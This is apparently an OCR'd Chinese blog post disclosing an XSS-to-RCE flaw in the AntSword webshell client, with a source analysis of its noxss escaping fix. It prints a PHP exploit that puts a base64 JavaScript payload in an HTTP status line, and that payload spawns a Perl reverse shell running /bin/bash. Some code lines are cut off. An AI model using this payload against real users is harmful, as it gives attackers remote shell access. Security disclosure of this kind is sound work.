
被官方评为self-xss了，很难受，虽然蚁剑有1000个star，但是这个洞确实比较鸡肋，唯一可以利用的方式只有把自己的蚁剑传给别人让别人打开，这在实战中几乎是不可能的事情。

注：这四个洞所填的数据在电脑上是有储存的，位置在~/蚁剑源码目录/antData/db.ant文件中以JSON格式进行存储

所以理论上如果能替换别人电脑上的此文件也能造成RCE（但是都能替换文件内容了为什么还要这个方法来RCE干嘛）就很鸡肋


真-RCE的发现

就在我一筹莫展的时候，我随便点了一个shell




！！！！！！！！

虽然我以前从来不看报错，但在这个时候我十分敏感的觉得这个报错信息肯定有我可控的点，大概看了一番，发现这么一句话



这不就是HTTP的状态码和信息吗，要知道http协议状态码是可以随意更改的，并且状态信息也可以自定义，并不会导致无法解析，于是我在我的机子进行实验

```
<?php
header('HTTP/1.1 500 <img src=# onerror=alert(1)>');
```




喜提一枚X (R) S (C) S (E) 漏洞，当然这只是poc，并不能执行命令。下面是我的exp

```
<?php

header("HTTP/1.1 406 Not <img src=# onerror='eval(new
Buffer(`cmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ3BlcmwgLWUgXCd1c2UgU29ja2V0OyRpPSIxMjcuMC4wLjEiOyRwPTEwMDI7c29ja2V0KFMsUEZfSU5FVCxTT0NLKFMK

?>
```

base64是因为引号太多了很麻烦，只能先编码在解码eval。解码后的代码

```
require('child_process').exec('perl -e 'use
Socket;$i="127.0.0.1";$p=1002;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton(
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'',(error, stdout, stderr)=>{
    alert(`stdout: ${stdout}`);
  });
```

双击shell后



并且在蚁剑关闭后这个shell也不会断

源码分析

这是官方修复我第一个Self-xss的代码改动

Fix #134 修复部分 self-xss 引起的体验问题

Browse files

Loading branch information

Medicean committed Mar 20, 2019 1 parent c2f5432 commit ae69902a54ea3aed96008ad7529a2b0e2c185d84

Showing 3 changed files with 4 additions and 4 deletions.

Unified Split

4 source/modules/filemanager/files.js View file

```
@@ -34,7 +34,7 @@ class Files {
            for(let gb in global_bookmarks) {
              bookmark_opts.push({
                id: 'bookmark_'+ global_bookmarks[gb],
-               text: gb,
+               text: antSword.noxss(gb),
                icon: 'bookmark',
                type: 'button',
                enabled: manager.path !== global_bookmarks[gb]
@@ -47,7 +47,7 @@ class Files {
          for (let _ in bookmark) {
            bookmark_opts.push({
              id: 'bookmark_' + _,
-             text: bookmark[_],
+             text: antSword.noxss(bookmark[_]),
              icon: 'bookmark-o',
              type: 'button',
              enabled: manager.path !== _
```

2 source/modules/shellmanager/data.js View file

```
@@ -26,7 +26,7 @@ module.exports = {
          data.push({
            id: _['_id'],
            data: [
-             _['url'], _['ip'], _['addr'], _['note'],
+             antSword.noxss(_['url']), _['ip'], _['addr'], antSword.noxss(_['note']),
              new Date(_['ctime']).format('yyyy/MM/dd hh:mm:ss'),
              new Date(_['utime']).format('yyyy/MM/dd hh:mm:ss')
            ]
```


```
    }
  }
  if (!$.isEmptyObject(bookmark)) {
    bookmark_opts.push({ type: 'separator' });
  };
  for (let _ in bookmark) {
    bookmark_opts.push({
      id: 'bookmark_' + _,
      text: antSword.noxss(bookmark[_]),
      icon: 'bookmark-o',
      type: 'button',
```

```
  if (!$.isEmptyObject(bookmark)) {
    bookmark_opts.push({ type: 'separator' });
  };
  for (let _ in bookmark) {
    bookmark_opts.push({
      id: 'bookmark_' + _,
      text: bookmark[_],
      icon: 'bookmark-o',
      type: 'button',
```


更新后在目录输出这个位置使用了noxss函数进行输出，全局查找noxss函数

```
/**
 * XSS过滤函数
 * @param  {String}  html 过滤前字符串
 * @param  {Boolean} wrap 是否过滤换行
 * @return {String}       过滤后的字符串
 */
noxss: (html = '', wrap = true) => {
  let _html = String(html)
    .replace(/&/g, "&amp;")
    .replace(/>/g, "&gt;")
    .replace(/</g, "&lt;")
    .replace(/"/g, "&quot;");
  if (wrap) {
    _html = _html.replace(/\n/g, '<br/>');
  }
  return _html;
},      antoor, 3 years ago • 优化UI组建自适应显示
```

函数的作用很明显，把& < > “替换为实体字符，默认也替换换行。所以我们在新版本构造的exp会失效



并且作者在大部分的输出点都做了过滤



